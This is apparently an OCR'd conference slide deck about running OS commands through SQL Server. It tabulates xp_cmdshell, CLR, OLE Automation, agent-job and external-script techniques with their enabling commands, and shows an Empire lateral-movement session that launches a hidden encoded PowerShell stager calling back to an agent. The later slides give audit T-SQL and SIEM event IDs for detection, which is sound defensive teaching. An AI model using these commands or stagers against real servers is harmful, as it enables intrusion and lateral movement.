Execute a OLE Automation Procedure	• **Invoke-SQLOSCmdOle**	• oscmdexec_oleautomationobject.sql
Create & Execute an Agent Job • CmdExec • PowerShell • ActiveX: Jscript • ActiveX: VBScript	• Get-SQLAgentJob • **Invoke-SQLOSCmdAgentJob**	• oscmdexec_agentjob_activex_jscript.sql • oscmdexec_agentjob_activex_vbscript.sql • oscmdexec_agentjob_cmdexec.sql • oscmdexec_agentjob_powershell.sql
External Scripting • R • Python	• **Invoke-SQLOSCmdR** • **Invoke-SQLOSCmdPython**	• oscmdexec_rscript.sql • oscmdexec_pythonscript.tsql

OS Autoruns
• Bulk Insert
• Provider
  • Microsoft.ACE.OLEDB.12.0
  • Microsoft.Jet.OLEDB.4.0
	• **Get-SQLPersistRegRun**
	• **Get-SQLPersistRegDebugger**
		• writefile_bulkinsert.sql

https://github.com/NetSPI/PowerUpSQL/tree/master/templates

Technique	Affected Version	Requires Sysadmin By default	Can be Run as Non-sysadmin with Specific Privileges	Execution Context	Proxy Account Option	Requires Server Config Change	Requires Disk Read/Write	Commands to Watch / Requirements
Execute xp_cmdshell	2000 - 2017	Yes	Yes	SQL Server Service Account xp_cmdshell Proxy Account	Yes	Yes	No	sp_addextendedproc 'xp_cmdshell', 'xplog70.dll' EXEC sp_configure 'xp_cmdshell', 1; xp_cmdshell 'whoami' sp_xp_cmdshell_proxy_account Grant execute on xp_cmdshell to [x]
Create & Execute a Extended Stored Procedure	2000 - 2017	Yes	No	SQL Server Service Account	No	No	Yes	sp_addextendedproc
Create & Execute a CLR Assembly	2008 -2017	Yes	Yes	SQL Server Service Account	No	Yes	No	sp_configure 'clr enabled', 1; sp_configure 'clr strict security', 0; CREATE ASSEMBLY+CREATE PROCEDURE , ALTER ASSEMBLY, or DDL_Admin Requires: Database has 'Is_Trustworthy' flag set.
Execute a OLE Automation Procedure	2000 - 2017	Yes	Yes	SQL Server Service Account	No	Yes	No	sp_configure 'Ole Automation Procedures', 1; GRANT EXECUTE ON OBJECT::[dbo].[sp_OACreate] to [public] GRANT EXECUTE ON OBJECT::[dbo].[sp_OAMethod] to [public]
Create & Execute an Agent Job • CmdExec • PowerShell • SSIS • ActiveX: Jscript • ActiveX: VBScript	2000 - 2017	Yes	Yes	SQL Server Agent Service Account Proxy Account	Yes	No	No	sp_add_job that is not tsql Runs as agent service account when created by sysadmin. Must be configured with proxy account for non sysadmin users provided a agent role: SQLAgentUserRole, SQLAgentReaderRole, SQLAgentOperatorRole
External Scripting: R	2016 – 2017	Yes	No	SQL Server Service Account	No	Yes	No	sp_configure 'external scripts enabled', 1;
External Scripting: Python	2017	Yes	No	SQL Server Service Account	No	Yes	No	sp_configure 'external scripts enabled', 1;
OS Autoruns • File • Registry	2000 - 2017	Yes	Yes	Depends on autorun location	No	Yes	Yes	Files: Bulk Insert: GRANT ADMINISTER BULK OPERATIONS TO [public] Files: sp_addlinkedserver / Openrowset / Opendataset Registry: xp_regread / xp_regwrite
Providers • Microsoft.ACE.OLEDB.12.0 • Microsoft.Jet.OLEDB.4.0	2005 - 2017	Yes	Maybe	SQL Server Service Account	Yes	Yes	Yes	sp_addlinkedserver / Openrowset / Opendataset Sp_configure 'enabled ad-hoc queries',1 Can mdb be unc?

FUTURE RESEARCH

- Other providers.
- Write one function to evaluate audit controls, cmdexec options, and automatically choose best one.

POWERSHELL EMPIRE MODULES

https://github.com/EmpireProject/Empire

SQL Server Empire Modules

1. Get-SQLInstanceDomain
2. Get-SQLServerInfo
3. Get-SQLServerDefaultLoginPW
4. Get-SQLQuery
5. Get-SQLColumnSampleData
6. Invoke-SQLOSCmd

BEYOND XP_CMDSHELL: EMPIRE MODULES

NETSPI

(Empire: NCH9K51L) > usemodule powershell/lateral_movement/invoke_sqloscmd
(Empire: powershell/lateral_movement/invoke_sqloscmd) > options

Name: Invoke-SQLOSCMD
Module: powershell/lateral_movement/invoke_sqloscmd
NeedsAdmin: False
OpsecSafe: True
Language: powershell
MinLanguageVersion: 2
Background: True
OutputExtension: None

Authors:
@nullbind
@0xbadjuju

Description:
Executes a command or stager on remote hosts using
xp_cmdshell.

Options:

Name	Required	Value	Description
Listener	False		Listener to use.
CredID	False		CredID from the store to use.
Command	False		Custom command to execute on remote hosts.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserName	False		[domain\]username to use to execute command.
Instance	True		Host[s] to execute the stager on, comma separated.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Password	False		Password to use to execute command.
Agent	True	NCH9K51L	Agent to run module on.

BEYOND XP_CMDSHELL: EMPIRE MODULES


```
(Empire: powershell/lateral_movement/invoke_sqloscmd) > set Instance sql-2012.test.local
(Empire: powershell/lateral_movement/invoke_sqloscmd) > set Command whoami
(Empire: powershell/lateral_movement/invoke_sqloscmd) > run
(Empire: powershell/lateral_movement/invoke_sqloscmd) >
Job started: 6KVEUC

sql-2012.test.local : Connection Success.
sql-2012.test.local : You are a sysadmin.
sql-2012.test.local : Show Advanced Options is disabled.
sql-2012.test.local : Enabled Show Advanced Options.
sql-2012.test.local : xp_cmdshell is disabled.
sql-2012.test.local : Enabled xp_cmdshell.
sql-2012.test.local : Running command: whoami

nt service\mssqlserver

sql-2012.test.local : Disabling xp_cmdshell
sql-2012.test.local : Disabling Show Advanced Options
```

BEYOND XP_CMDSHELL: EMPIRE MODULES

```
(Empire: powershell/lateral_movement/invoke_sqloscmd) > unset Command
(Empire: powershell/lateral_movement/invoke_sqloscmd) > set Listener http
(Empire: powershell/lateral_movement/invoke_sqloscmd) > run
(Empire: powershell/lateral_movement/invoke_sqloscmd) >
Job started: X3U26K
[+] Initial agent 59BNMXTA from 192.168.1.195 now active

sql-2012.test.local : Connection Success.
sql-2012.test.local : You are a sysadmin.
sql-2012.test.local : Show Advanced Options is disabled.
sql-2012.test.local : Enabled Show Advanced Options.
sql-2012.test.local : xp_cmdshell is disabled.
sql-2012.test.local : Enabled xp_cmdshell.
sql-2012.test.local : Running command:
C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden -Enc
[TRUNCATED]

sql-2012.test.local : Disabling xp_cmdshell
sql-2012.test.local : Disabling Show Advanced Options

(Empire: powershell/lateral_movement/invoke_sqloscmd) >
```

AUDIT COMMAND EXECUTION


You have the power
to change that.
What can
I do?


You need to audit
and alert on that sh*t.

Let's do it!

1. Create Server Audit
2. Create Server Audit Specification
3. Create Database Audit Specification

Auditing - Code - TSQL - Create Server Audit

```
-- Create and enable an audit
USE master
CREATE SERVER AUDIT DerbyconAudit
TO APPLICATION_LOG
WITH (QUEUE_DELAY = 1000, ON_FAILURE = CONTINUE)
ALTER SERVER AUDIT DerbyconAudit
WITH (STATE = ON)
```

Reference: https://technet.microsoft.com/en-us/library/cc280663(v=sql.110).aspx

Auditing - Code - TSQL - Create Server Specification

```
-- Server: Audit server configuration changes
CREATE SERVER AUDIT SPECIFICATION [Audit_Server_Configuration_Changes]
FOR SERVER AUDIT DerbyconAudit
ADD (AUDIT_CHANGE_GROUP),          -- Audit Audit changes
ADD (SERVER_OPERATION_GROUP)       -- Audit server changes
WITH (STATE = ON)
```

Reference: https://technet.microsoft.com/en-us/library/cc280663(v=sql.110).aspx

Auditing – Code – TSQL – Create Database Specification

```
--  DATABASE: Audit common agent job activity
Use msdb
CREATE DATABASE AUDIT SPECIFICATION [Audit_Agent_Jobs]
FOR SERVER AUDIT [DerbyconAudit]
ADD (EXECUTE ON OBJECT::[dbo].[sp_add_job] BY [dbo])
WITH (STATE = ON)

--  DATABASE: Audit potentially dangerous procedures
use master
CREATE DATABASE AUDIT SPECIFICATION [Audit_OSCMDEXEC]
FOR SERVER AUDIT [DerbyconAudit]
ADD (EXECUTE ON OBJECT::[dbo].[xp_cmdshell] BY [dbo]),
ADD (EXECUTE ON OBJECT::[dbo].[sp_addextendedproc] BY [dbo]),
ADD (EXECUTE ON OBJECT::[dbo].[sp_execute_external_script] BY [dbo]),   -- 2016 and later
ADD (EXECUTE ON OBJECT::[dbo].[Sp_oacreate] BY [dbo]),
ADD (EXECUTE ON OBJECT::[dbo].[sp_add_trusted_assembly] BY [dbo]),     -- 2017
ADD (EXECUTE ON OBJECT::[dbo].[xp_regwrite] BY [dbo])
WITH (STATE = ON)
```

Reference: https://technet.microsoft.com/en-us/library/cc280663(v=sql.110).aspx

SIEM Cheatsheet

Windows Application Log
Event ID: 15457
Description: Server configuration changes.

- Configuration option '**external scripts enabled**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**Ole Automation Procedures**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**clr enabled**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**clr strict security**' changed from **0 to 1**. Run the RECONFIGURE statement to install.
- Configuration option '**xp_cmdshell**' changed from **0 to** 1. Run the RECONFIGURE statement to install.
- Configuration option '**Ad Hoc Distributed Queries**' changed from **0 to 1**. Run the RECONFIGURE statement to install.

SIEM Cheatsheet

Windows Application Log
Event ID: 33205
Description: Agent and database level changes.

- **msdb.dbo.sp_add_job** Watch for potentially malicious ActiveX, cmdexec, and powershell jobs.
- **sp_execute_external_script** Watch for cmd.exe and similar calls.
- **sp_OACreate** Watch for Sp_oacreate 'wscript.shell' and similar calls
- **sp_addextendedproc** Watch for any usage
- **sp_add_trusted_assembly** Watch for unauthorized usage

TAKE AWAYS

Take Aways

1. xp_cmdshell is **NOT** the only OS command execution option
2. SQL Server can be used as a beach head to help avoid detection during domain escalation and red team engagements
3. Empire and PowerUpSQL have modules/functions to support some of the attacks and auditing
4. Every technique can be logged, but most people don't
   - **We can be better!**

QUESTIONS?

http://slideshare.net/nullbind/

@0xbadjuju

@_nullbind

QUESTIONS?

http://slideshare.net/nullbind/

@0xbadjuju

@_nullbind

MINNEAPOLIS | NEW YORK | PORTLAND | DENVER | DALLAS

Empowering enterprises to scale & operationalize their security programs, globally.